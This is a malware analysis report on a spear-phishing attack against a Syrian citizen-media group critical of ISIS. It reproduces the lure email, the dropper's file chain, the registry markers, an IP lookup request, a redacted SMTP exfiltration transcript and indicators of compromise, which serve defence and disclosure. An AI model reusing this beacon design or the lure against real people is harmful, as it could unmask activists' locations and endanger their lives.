Malware Attack Targeting Syrian ISIS Critics

by John Scott-Railton and Seth Hardy

With the collaboration of Cyber Arabs.

Media coverage: Associated Press, Forbes

Summary


This report describes a malware attack with circumstantial links to the Islamic State in Iraq and Syria. In the interest of highlighting a developing threat, this post analyzes the attack and provides a list of Indicators of Compromise.

A Syrian citizen media group critical of Islamic State of Iraq and Syria (ISIS) was recently targeted in a customized digital attack designed to unmask their location. The Syrian group, Raqqah is being Slaughtered Silently (RSS), focuses its advocacy on documenting human rights abuses by ISIS elements occupying the city of Ar-Raqah. In response, ISIS forces in the city have reportedly targeted the group with house raids, kidnappings, and an alleged assassination. The group also faces online threats from ISIS and its supporters, including taunts that ISIS is spying on the group.

Though we are unable to conclusively attribute the attack to ISIS or its supporters, a link to ISIS is plausible. The malware used in the attack differs substantially from campaigns linked to the Syrian regime, and the attack is focused against a group that is an active target of ISIS forces.

Background: Citizen Journalists under Threat in ISIS-controlled Territories

As the Syrian Civil War continues, Syrian citizen journalists and nonviolent activists operate in an increasingly unsafe environment. The regime has never welcomed their work, and has often targeted them for arrest and detention, and a multi-year hacking campaign (see Pro-Regime / Regime Linked Groups). Additionally, not all elements of the Syrian opposition have uniformly supported nonviolent activists and citizen journalists. More recently, in areas like Raqqah, nonviolent activists face a new and exceptionally grave threat: ISIS. A growing number of reports suggest that ISIS is systematically targeting groups that document atrocities, or that communicate with Western media and aid organizations, sometimes under the pretext of finding “spies”.



Map: Raqqah is indicated by the red arrow. Colors indicate areas mostly under the control of the following groups: Black = ISIS, Red = Syrian Regime, Green = Free Syrian Army, Yellow = Kurdish. Note: the map is not highly detailed, nor completely up-to-date, but is useful in showing general areas of control. Source: @DeSyracuse

Ar-Raqqah, the city in which the case study is located, is situated in northern Syria and continues to be a key conflict flashpoint of the Syrian Civil War. In the spring of 2013, Islamists and Free Syrian Army (FSA) fighters took over Ar-Raqqah from regime forces. As ISIS gained momentum, they consolidated their control over the city, edging out FSA-affiliated groups through attacks, summary executions, and kidnappings against a range of groups, including ethnic and religious minorities.

Information Control by ISIS

During 2014, there were a number of reports—many unconfirmed—that ISIS confiscated smartphones and laptops from captured activists. According to Syrians who experienced these searches and spoke with one of the reports' authors, ISIS sometimes extracts data from confiscated smartphones and laptops to collect information about people and groups they are targeting, as well as to seek evidence of "un-Islamic" activities.

As ISIS cements their control of Ar-Raqqah and other territories, reports have emerged recently (though not all of them confirmed) suggesting that elements within ISIS are growing increasingly sophisticated at imposing control and targeting opponents using digital methods. Reports about ISIS targeting Internet cafés have grown increasingly common, and in some cases reports point to the possible use of keyloggers as well as unspecified "IP sniffers" to track behaviour in Internet cafes.

The Situation of Nonviolent Activists and Citizen Journalists in Ar-Raqqah

Nonviolent activists and citizen journalists based in Ar-Raqqah have provided the outside world with much of what we know about how ISIS treats the population. These activists and journalists face mortal danger for their actions, and reports have emerged of their detention and torture at the hands of ISIS.

As ISIS continues to use social media to push the message that it is welcomed by the population of Ar-Raqqah, groups like Raqqah is being Slaughtered Silently (RSS) provide a compelling counter narrative. RSS hasn't escaped ISIS' notice, and

the group has been targeted for kidnappings, house raids, and at least one alleged targeted killing. At the time of writing, ISIS is allegedly holding several citizen journalists in Ar-Raqqah.

Image 1: Example of an online threat made against RSS. The image, which cannot be confirmed, purports to show CCTV installed around Raqqah.

In addition, RSS is targeted online by ISIS supporters with harassment, including threats to the physical safety of its members. For example, ISIS supporters have claimed that ISIS has established a system of CCTV cameras in Ar-Raqqah to observe residents' movements. While this claim may be a bluff or exaggeration, at least one ISIS supporter has indicated on social media that this system could be used to look for members of RSS.

Analyzing the Attack

This section describes a highly targeted attack sent to an e-mail address belonging to RSS. The Citizen Lab analyzed this attack with the consent of RSS, which requested that their name be used in this report.

The attack took the form of an unsolicited e-mail containing a download link to a decoy file. The file contained custom malware that profiled the victim's computer and beaconed its IP address to an e-mail account under the attacker's control.

The Targeting of RSS

The unsolicited message below was sent to RSS at the end of November 2014 from a Gmail email address. The message was carefully worded, and contained references specific to the work and interests of RSS.

Targeting Email

Thank you for your efforts to deliver a true picture of the reality of life in Raqqah. As Syrians residing in Canada we are

working with media because we believe in the importance of shedding light on the realities of life in Syria, and Raqqah in particular. We are preparing a lengthy news report on the realities of life in Raqqah. We are sharing some information with you with the hope that you will correct it in case it contains errors. We have prepared a map of the city of Raqqah, in addition to a preliminary report. We hope that you have a look at it with them and inform us of any errors. We also hope that if you happen to be on Facebook, you could provide us with the account of the person responsible for the campaign, if you don't mind, so that we can communicate with him directly.
You can see a preliminary copy of the report on this linkhttp://tempsend [DOT]com/[Redacted]With all respect
[Name Redacted]

Original Arabic

تحية طيبة ..
بعد الشكر لجهودكم المقدمة لإيصال الصورة الحقيقية لواقع الحياه في الرقة , وايماناً منا كسوريين مقيمين في كندا نعمل في مجال الاعلام بضروره المساهمه في تسليط الضوء على واقع الحياه في سوريا بشكل عام والرقه بشكل خاص , فإننا نقوم بإعداد تقرير صحفي مطول حول واقع الحياه في الرقه .
ولذلك قمنا بالتواصل معكم لتصحيح بعض المعلومات التي لدينا في حال كانت خاطئة , حيث قمنا بإعداد خريطة لمدينة الرقة بالاضافه الى تقرير مبدءي نرجوا منكم الإطلاع عليها وإقادتنا بأي خطاء , كما نرجوا منكم في حال تواجدكم على الفيس بوك بتزويدنا بحساب احد القائمين على الحمله في حال لم يكن لديكم مانع من ذلك , ليتم التواصل معه بشكل مباشريمكنكم الاطلاع على النسخه المبدئية للتقرير على الرابط التالي http://tempsend [DOT]com/[Redacted] مع كل التقدير
[Name Redacted]

We are unsure why the attacker specifically mentions Canada in the email lure. However, it is well known that Syria's extensive diaspora (including in Canada) regularly engages in advocacy, sometimes in coordination with groups within Syria. Thus, the message is not on its face implausible. However, **we note that the attacker also attempts to social engineer the identity of individuals working with RSS, by requesting a personal Facebook page**.

Analyzing the Malware

The custom malware used in this attack infects a user who views the decoy "slideshow," and beacons home with the IP address of the victim's computer and details about his or her system each time the computer restarts.

Unlike Syrian regime-linked malware, it contains no Remote Access Trojan (RAT) functionality, suggesting it is intended for identifying and locating a target.

Further, because the malware sends data captured by the malware to an e-mail address, it does not require that the attackers maintain a command-and-control server online. This functionality would be especially useful to an adversary unsure of whether it can maintain uninterrupted Internet connectivity.

Narrative of Infection

Accessing the link provided in the malicious e-mail sends the user to a .zip file hosted on file-sharing site **tempsend.com**. At the time of writing the file had been downloaded only 10 times

Image 2: Tempsend screenshot

The file to be downloaded is “slideshow.zip”

MD5: b72e6678e79cc57d33e684528b5721bd

This file contains slideshow.exe

MD5: f8bfb82aa92ea6a8e4e0b378781b3859

This file is a self-extracting archive with an icon intended to suggest to the victim that it is itself a slideshow.

When run, the file opens a slideshow of Google Earth screen captures to the victim, displaying a series of locations in Syria, and highlighting an “ISIS HQ” and other images showing the alleged locations of US airstrikes.

Examples of images in the slideshow as follows:


Khirbat Ar Rous
ISIS HQ
Google earth


Google earth

Infection and Data Collection

When opened, the “slideshow.zip” file writes and executes several files:

C:\Users\[Username]\AppData\Local\Temp\IXP000.TMP\AdobeR1.exe C:\Users\[Username]\AppData\Local\Temp\IXP000.TMP\pictures.exe

“AdobeR1.exe” is malicious, while “pictures.exe” is the genuine slideshow displayed to the victim. When the slideshow is closed both AdobeR1.exe and pictures.exe are deleted.

The AdobeR1 file writes a series of executable files that perform information collection and communication functions, including:

C:\Users\[Username]\Microsoft\Windows\Zoxapp8T.tmp\AdbrRader.exe
C:\Users\[Username]\Microsoft\Windows\Zoxapp8T.tmp\AdobeIns.exe
C:\Users\[Username]\Microsoft\Windows\Zoxapp8T.tmp\GoogleUpate.exe
C:\Users\[Username]\Microsoft\Windows\Zoxapp8T.tmp\GooglUpd.exe
C:\Users\[Username]\Microsoft\Windows\Zoxapp8T.tmp\nvidrv.exe
C:\Users\[Username]\Microsoft\Windows\Zoxapp8T.tmp\nvisdvr.exe
C:\Users\[Username]\Microsoft\Windows\Zoxapp8T.tmp\rundl132.exe
C:\Users\[Username]\Microsoft\Windows\Zoxapp8T.tmp\svhosts.exe
C:\Users\[Username]\Microsoft\Windows\Zoxapp8T.tmp\nvidrv.exe

Program Sequence

The program sequence of data collection and sending is somewhat unusual, with each program performing **a single task** and communicating via markers left in the registry. Programs appear to make use of the Visual C++ Runtime Library.

First, the program **nvidrv** adds itself to autorun:

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run under name “UpdAdbreader”

It also creates a series of registry keys that the individual programs use to communicate:

Registry keys and programs using them:

rundl132.exe:
DefaultKeyboard\User\F124-5KK83-F2IV9-FDN293\JIPC7-K2ODP-OFnD3-FJCC3\J1K6F-DKV8J-FKVJI-GVKBU\6**nvisdvr.exe:**
DefaultKeyboard\User\F124-5KK83-F2IV9-FDN293\JIPC7-K2ODP-OFnD3-FJCC3\J1K4F-DKV8J-FKVJI-GVKBU\4**GoogleUpate.exe:**
DefaultKeyboard\User\F124-5KK83-F2IV9-FDN293\JIPC7-K2ODP-OFnD3-FJCC3\J1K3F-DKV8J-FKVJI-GVKBU\3**AdbrRader.exe:**
DefaultKeyboard\User\F124-5KK83-F2IV9-FDN293\JIPC7-K2ODP-OFnD3-FJCC3\J1K2F-DKV8J-FKVJI-GVKBU\2**nvidrv.exe:**
DefaultKeyboard\User\F124-5KK83-F2IV9-FDN293\JIPC7-K2ODP-OFnD3-FJCC3\J1K1F-DKV8J-FKVJI-GVKBU\1
Sets name "1" to StartupInfo structure as a string, e.g. "0x3110x611"

It then runs **GooglUpd**, which cleans up the program files if they exist, and runs **AdbrRader**. AdbrRader (communicating through registry key "2") writes the file vgadmysadm.tmp with the name of another registry key "2" with startup info.

C:\Users\[Username]\AppData\Local\Microsoft\Windows\win32.tmp\ **vgadmysadm.tmp**

Next, **nvidrv** runs **GoogleUpate**, which collects system information and writes it to:

C:\Users\[Username]\AppData\Local\Microsoft\Windows\win32.tmp**vg2sxoysinf.tmp**

Then **nvidrv** runs **nvisdvr** (registry key "4") that collects a list of running processes, which are written to:

C:\Users\[Username]\AppData\Local\Microsoft\Windows\win32.tmp\v2cgplst.tmp

Finally, **nvidrv** runs **svhosts**, which tests Internet connectivity by doing a DNS query for windowsupdate.microsoft.com. It then runs **rundl132** if it has not before, by checking whether registry key name "6" is present. It sets the key to "0" and runs it.

Next, "**rundl132.exe**" performs an HTTP GET request to myexternalip.com and collects the external IP of the infected machine:

GET /raw HTTP/1.1
Host: myexternalip.com
Cache-Control: no-cacheHTTP/1.1 200 OK
Server: nginx/1.6.2
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
Date: [REDACTED]
My-External-Ip: [REDACTED]f

[REDACTED]0

Next, **rundl132** writes:

C:\Users\[Username]\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q7B90TFG\raw[1].txt

Then **rundl132** writes the external IP to:

C:\Users\[Username]\AppData\Local\Microsoft\Windows\win32.tmp\vgosysaext.tmp

Finally, **rundl132** runs **AdobeIns**, which zips the contents of the win32.tmp folder.

Program "**AdobeIns.exe**" takes the files written by the other programs and zips them in an encrypted, password-protected file:

C:\Users\[Username]\AppData\Local\Microsoft\Windows\win32.tmp\drv.sys\mxtd

Data Transmission

Data is transmitted by e-mail to an account presumably controlled by the attacker.

AdobeIns connects to an account at the online e-mail provider inbox.com via smtp using hardcoded credentials. The malware then sends an e-mail to the same inbox containing the text "Hello" and with mxtd file attached.

SMTP traffic generated by the malware to inbox.com (with redactions)

220 [REDACTED]ESMTP Postfix
EHLO [REDACTED]
250-[REDACTED]
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM:< [REDACTED]@inbox.com>
250 2.1.0 Ok
RCPT TO:< [REDACTED]@inbox.com>
250 2.1.5 Ok
DATA
354 End data with .
Date: [REDACTED]
From: <[REDACTED]@inbox.com>
X-Priority: 3 (Normal)
To: <[REDACTED]@inbox.com>

Subject: repo
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="__MESSAGE__ID__[REDACTED]"–__MESSAGE__ID__[REDACTED]
Content-type: text/plain; charset=US-ASCII
Content-Transfer-Encoding: 7bitHello
–__MESSAGE__ID__[REDACTED]
Content-Type: application/x-msdownload; name="mxtd"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="mxtd"[REDACTED]–__MESSAGE__ID__[REDACTED]–.
250 2.0.0 Ok: queued as [REDACTED]
QUIT
221 2.0.0 Bye

Evaluation of the Malware's Functionality

The malware seen in this case study is unusual as it relies on a half-dozen separate executable files, each with a single task, and each communicating via markers dropped in the Registry.

The malware is also interesting because **it does not provide remote access, but only sends an e-mail containing the victim's IP address and miscellaneous system information**. The malware resends the information each time the computer is restarted, but it does not refresh the sent information on restart (which may be a bug). This behaviour strongly suggests that the function of this malware is to serve as a beacon. The system information could be used to identify processes to exploit in the future, however since the attacker has already triggered the execution of a file on the victim's system, it is surprising that more was not taken, or that a RAT (custom or widely available) was not used. A RAT would have provided much greater access alongside IP information

By not providing remote access and other RAT functionality, the program looks less like malware, and may attract less attention from endpoint protection tools and scanners. Detections were low when the file was first submitted to VirusTotal, for example. It registered only 6/55 detections by anti virus scanners, or a 10% detection rate.

Transmitting the malware via e-mail also provides a degree of obscurity, and has the additional advantage of providing a layer of abstraction between the attacker and the target: there is no need to maintain a RAT command-and-control server. The malware transmits autonomously, leaving the material in an inbox for the attacker to collect at a later time.

The malware has no obfuscation processes and is not highly technical in its development or interaction with Windows. Nevertheless, we believe that the author of the program is aware of certain techniques to reduce the visibility of malware on a network, including transmitting data via encrypted e-mail communications. However, the attacker has not correctly implemented encrypted e-mail: the malware will not attempt to use a TLS connection in certain cases. As a result, account login credentials may be readily available in network traffic.

In addition, the malware uses the old PKWARE implementation of zip encryption, which is not particularly secure. The password for the zipped file is also present in the binary without encryption or obfuscation.

Targeted Threats Index

Citizen Lab researchers have developed the Targeted Threat Index (TTI) as a tool to standardize information about the sophistication of targeted threats against civil society groups in our research. The index captures information about the level of social engineering used ("Targeting Sophistication"), and adds a Technical Sophistication value for the attack as a multiplier.

This attack, which has little technical sophistication (i.e., it uses no exploits, code obfuscation, or techniques to frustrate reversing, etc.), nevertheless has carefully developed social engineering in the seeding materials and bait document. Taken together it rates a 3 for Targeting Sophistication and a 1.25 for Technical Sophistication by our metric, yielding a TTI score of 3.75. Citizen Lab research using the TTI has found that, despite low levels of technical sophistication, with well-crafted social engineering malware attacks remain highly effective against civil society groups. More information is available about the TTI in a recent Usenix Security paper.

Attribution

There are at least three possible sources for this malware attack:

- Pro-regime / regime-linked malware groups
- ISIS-linked hackers
- Other, unknown actors

We evaluate each of these possibilities in turn, drawing on the information available to us after almost three years of tracking regime-linked malware.

Pro-Regime / Regime-Linked Groups

Pro-regime malware actors have continually targeted the Syrian opposition with waves of malware since at least late 2011. Those campaigns have been extensively reported on by a range of groups, including Kaspersky, FireEye, Citizen Lab, the Electronic Frontier Foundation, and many others. Regime-linked malware has a number of common features that typically serve as distinguishing characteristics:

- Social engineering focusing on the needs and interests of the opposition. Although targeted, the malware seeding often aims at classes of people (e.g., people interested in 'shocking' news about a fighter, or 'leaked' information about the Assad regime) rather than carefully written spear phishing targeting a single individual or small group.
- Use of widely available RATs (njRAT, Xtreme Rat, ShadowTech Rat, DarkComet RAT, and Blackshades RAT, among others).
- At least one command-and-control server located within Syrian IP space (often from a limited range of addresses).
- Frequent use of Dynamic DNS providers like no-ip.
- Use of "crypters" to obscure the binary.

These characteristics are not all present in every sample, but we have typically found one or more in almost every binary we have examined that is Syrian regime-linked.

This malware attack differs from known regime-linked groups in each of these elements. Not only is it exceptionally targeted, but it is also not a commonly available RAT. Nor does it have RAT functionality. The function of the malware appears to be: identify and unmask the IP address of target(s), and resend them to the attacker with each reboot. In addition, data is sent to an Internet e-mail address, and no crypter is used to obscure the binary.

We are aware of only one previous case in Syria in which e-mail was used to transmit data, and that we believed was regime linked. That incident, observed in 2012, also used hardcoded e-mail to exfiltrate. However, that malware had substantially more functionality than this case: not only did it drop a second stage from a compromised site, but was also included a mechanism for exfiltrating credentials from Facebook and hooking programs like Skype.

The lack of overlap in Tactics, Techniques, and Procedures (TTPs) between this attack and prior attacks does not rule out Syrian regime-linked attackers. It is possible that regime-linked groups are trying a new approach. However, given that known regime-linked groups continued to remain active during the same date range using familiar TTPs, this scenario seems unlikely. In addition, it would be strange for regime-linked malware groups to undertake significant effort to prepare and send an implant that has significantly less functionality than what they commonly use. **Taken together, we find this evidence supports the hypothesis that familiar regime-linked groups did not conduct the attack**.

ISIS-linked Hackers

RSS operates in territory controlled by ISIS, and has faced extensive targeting by ISIS. Currently, they appear to be directly targeted by ISIS for kidnappings and other retaliation, including executions. In addition, ISIS supporters have explicitly suggested that the group is under surveillance and actively hunted. Together this evidence suggests that **ISIS has a strong motivation for using social engineering and/or malware to locate the members of RSS**.

We think there are several features of the malware attack that align with the needs and constraints of ISIS and its supporters in Ar-Raqqah, more so than other groups, as we understand them. For example:

- The malware beacons location but does not provide RAT functionality.
- The seeding attempts to obtain a 'private' Facebook identity from RSS through social engineering.
- The malware exfiltrates to an online e-mail account, thus not requiring the attacker to maintain a command-and-control server online.

The social media activity of members of RSS is often highly public. Their location and exact membership, however, is secret. We speculate that if an attacker were interested in maintaining long-term surveillance of the activities of RSS they could have employed a RAT. However, if the attacker were interested in unmasking the location of its targets so they could be physically tracked down, collecting IP data and system info would be a more reasonable approach.

ISIS or its supporters clearly have a strong interest in the (rudimentary) location tracking of the members of RSS that this malware provides. Internet connectivity in Raqqah is extremely limited, and some of it is under ISIS control. Knowing the IP address of a target could quickly narrow down targets to specific locations, and specific Internet services, or Internet cafes in Raqqah. Given that the identities and locations of RSS members are closely guarded, such information would hold significant intelligence value for ISIS. Armed with this kind of information, ISIS could physically harm people within Raqqah (and it is also possible that they have the ability to operate in some capacity in border areas of Turkey).

Little is publicly known about the technical capabilities of ISIS and its supporters; however, reports have begun to emerge suggesting that ISIS is interested in expanding its abilities. In addition, ISIS has reportedly gained the support of at least one individual with some experience with social engineering and hacking: Junaid Hussain (aka TriCk), a former member of teampoison hacking team. While Mr. Hussain and associates have reportedly made threats against Western governments, it is possible that he or others working with ISIS have quietly supported an effort to identify the targeted organization, which is a highly visible thorn in the side of ISIS.

Other Unknown Actors

It is possible that the attack is the product of actors working for unknown purposes and targeting RSS. Given the activities of RSS, however, it is unclear who this might be. It is not possible, for example, to reject the theory that some unknown group within the FSA, or other groups opposing the Assad regime are responsible. Citizen journalists in Ar-Raqqah were previously critical of arbitrary arrests carried out by non-ISIS groups in 2013. However, it is unclear why those groups, which no longer control Ar-Raqqah, would be interested in RSS in November 2014.

It is likely that third party actors, including several intelligence services, are closely monitoring various actors in the conflict through a range of electronic means. However, there is little reason to suggest that they would use a tailored but technically rudimentary attack to target RSS in particular.

Conclusion: ISIS Can't Be Ruled Out

After considering each possibility, we find strong but inconclusive circumstantial evidence to support a link to ISIS. However, we are unable to connect this attack directly to ISIS, Mr. Hussain, or other ISIS supporters. If indeed ISIS or its supporters are responsible, it seems reasonable that such an offensive capability may still be in development.

We hope that publishing this report will draw attention to a new and concerning threat that includes ISIS critics among its targets. If ISIS is responsible, while this attack targets in-country impediments to ISIS objectives, other targets may include ideological or military adversaries abroad.

Whether or not ISIS is responsible, this attack is likely the work of a non-regime threat actor who may be just beginning to field a still-rudimentary capability in the Syrian conflict. The entry costs for engaging in malware attacks in a conflict like the Syrian Civil War are low, and made lower by the fact that the rule of law is nonexistent for large parts of the country. In still other parts (under regime control), malware attacks appear to be state sanctioned.

Attacks Targeting Civil Society

Citizen Lab research into targeted digital threats against civil society confirms that civil society groups face grave threats from targeted malware attacks, despite being under-resourced to defend against them. The case highlighted here is no exception: lack of IT and security resources have made it difficult for the Syrian opposition to address targeted and persistent digital threats against them. In addition, if ISIS is indeed responsible, this case suggests how easy it is for belligerents in a conflict to begin fielding basic offensive digital capabilities, and how quickly the capabilities can be pointed at unarmed civil society groups.

Warning: Social Engineering Thrives in Syrian Context

This attack was exceptionally targeted, and clearly reflected the work of an actor familiar with the operations of the targeted organization. As most organizations working on issues surrounding Syria are aware, malware delivered with good social engineering is a constant source of danger.

This particular attack can be prevented by not opening files sent by unknown persons. However, many attacks in Syria come from hijacked accounts and impersonate people known to the targets. Social engineering remains an unsolved problem, and continues to compromise groups throughout the Syrian opposition and their supporters.

This attack reaffirms the dangers posed by social engineering attacks, whether they deliver phishing campaigns or malware. The circumstantial evidence of ISIS involvement suggests that groups working on topics that ISIS considers a threat, and their partner organizations and supporters, should **urgently examine their security policies and assess the possible risks to their operations, and the consequences of exposure of sensitive information to ISIS**. Even if the link to ISIS turns out to be incorrect, it is possible that this will be a threat in the future.

Individuals and groups at risk can also consult materials in Arabic provided by Cyber Arabs including a series of very accessible videos on digital security.

Indicators of Compromise

The malware files

Filename	MD5
slideshow.zip	b72e6678e79cc57d33e684528b5721bd
slideshow.exe	f8bfb82aa92ea6a8e4e0b378781b3859

Files dropped by the malware

Filename and Path	MD5
C:\Users\ [Username]\AppData\Local\Temp\IXP000.TMP\AdobeR1.exe (note: folder and file deleted after slideshow closed)	aa6bcba23cd39c2827d72d33f5104856
C:\Users\ [Username]\AppData\Local\Temp\IXP000.TMP\pictures.exe (note: folder and file deleted after slideshow closed)	eda83c8e4ba7d088593f22d56cf39d9f
C:\Users\ [Username]\Microsoft\Windows\Zoxapp8T.tmp\AdbrRader.exe	9d36e8e3e557239d7006d0bb5c2df298
C:\Users\ [Username]\Microsoft\Windows\Zoxapp8T.tmp\AdobeIns.exe	1d5d8c5ce3854de61b28de7ca73093f1
C:\Users\ [Username]\Microsoft\Windows\Zoxapp8T.tmp\GoogleUpate.exe	55039dd6ce3274dbce569473ad37918b
C:\Users\ [Username]\Microsoft\Windows\Zoxapp8T.tmp\GooglUpd.exe	efdd9b96ae0f43f7d738ead2e1d5430c
C:\Users\ [Username]\Microsoft\Windows\Zoxapp8T.tmp\nvidrv.exe	0e3eb8de93297f12b56de9fc33657066
C:\Users\ [Username]\Microsoft\Windows\Zoxapp8T.tmp\nvisdvr.exe	3eb6f95c321ace0e3b101fd7e2cdd489
C:\Users\ [Username]\Microsoft\Windows\Zoxapp8T.tmp\rundl132.exe	84bbd592a212f5a84923e82621e9177d
C:\Users\[Username]\Microsoft\Windows\Zoxapp8T.tmp\ svhosts.exe	13caa1c95e6610f2d5134174e1fb4fd0

Collected Information Files (unencrypted)

Filename and Path
C:\Users\[Username]\AppData\Local\Microsoft\Windows\win32.tmp\v2cgplst.tmp
C:\Users\[Username]\AppData\Local\Microsoft\Windows\win32.tmp\vg2sxoysinf.tmp
C:\Users\[Username]\AppData\Local\Microsoft\Windows\win32.tmp\vgadmysadm.tmp
C:\Users\[Username]\AppData\Local\Microsoft\Windows\win32.tmp\vgosysaext.tmp

Exfiltrated file (encrypted)

Filename and Path
C:\Users\[Username]\AppData\Local\Microsoft\Windows\win32.tmp\drv.sys\mxtd

Registry Keys

Filename and Path
DefaultKeyboard\User\F124-5KK83-F2IV9-FDN293\JIPC7-K2ODP-OFnD3-FJCC3\J1K1F-DKV8J-FKVJI-GVKBU\1
DefaultKeyboard\User\F124-5KK83-F2IV9-FDN293\JIPC7-K2ODP-OFnD3-FJCC3\J1K2F-DKV8J-FKVJI-GVKBU\2
DefaultKeyboard\User\F124-5KK83-F2IV9-FDN293\JIPC7-K2ODP-OFnD3-FJCC3\J1K3F-DKV8J-FKVJI-GVKBU\3
DefaultKeyboard\User\F124-5KK83-F2IV9-FDN293\JIPC7-K2ODP-OFnD3-FJCC3\J1K4F-DKV8J-FKVJI-GVKBU\4
DefaultKeyboard\User\F124-5KK83-F2IV9-FDN293\JIPC7-K2ODP-OFnD3-FJCC3\J1K6F-DKV8J-FKVJI-GVKBU\6

Acknowledgements

Acknowledgements: We are grateful to Cyber Arabs and the Institute for War and Peace Reporting for their critical work and assistance.

Special thanks to: several anonymous Syrians, Masashi Crete-Nishihata, Sarah McKune, Morgan Marquis-Boire, Ron Deibert, Bill Marczak, Nart Villeneuve, Irene Poetranto, and Kristen Dennesen.

Support for this research is provided by grants from the John D. and Catherine T. MacArthur Foundation and the Ford Foundation.

Footnotes

[1] https://www.hate-speech.org/intense-hunt-for-americas-spies/

[2] http://www.ibtimes.com/isis-militants-target-high-speed-internet-cafes-Raqqah-stronghold-1745382 (note that this report also sources Raqqah is being Slaughtered Silently)

[3] https://www.hate-speech.org/intense-hunt-for-americas-spies/

[4] http://www.telegraph.co.uk/news/worldnews/islamic-state/11291510/Syrian-activist-tell-of-brutal-torture-by-Assad-regime-and-Isil.html

[5] https://twitter.com/Raqqah_sl and http://www.Raqqah-sl.com

[6] Special thanks to Cyber Arabs for assistance with the translation

[7] https://www.virustotal.com/en/file/d9da10e6381cb5c97a966bab0e3bdb3966a61e3e49147cd112dc3beabe22a2c3/analysis/

[8] https://www.usenix.org/system/files/conference/usenixsecurity14/sec14-paper-hardy.pdf

[9] https://securelist.com/files/2014/08/KL_report_syrian_malware.pdf

[10] https://www.fireeye.com/blog/threat-research/2014/08/connecting-the-dots-syrian-malware-team-uses-blackworm-for-attacks.html

[11] https://citizenlab.org/2014/03/maliciously-repackaged-psiphon/

[12] https://www.eff.org/document/quantum-surveillance-familiar-actors-and-possible-false-flags-syrian-malware-campaigns

[13] http://www.birminghammail.co.uk/news/midlands-news/birmingham-hacker-junaid-hussain-syria-7291864

[14] http://www.dailymail.co.uk/news/article-2166850/Junaid-Hussain-Team-Poison-hacker-18-published-Tony-Blairs-address-book-online-faces-jail.html

[15] The most recent Citizen Lab report on this topic is Communities @ Risk, which details a four-year long study of targeted digital threats against ten civil society organizations. https://targetedthreats.net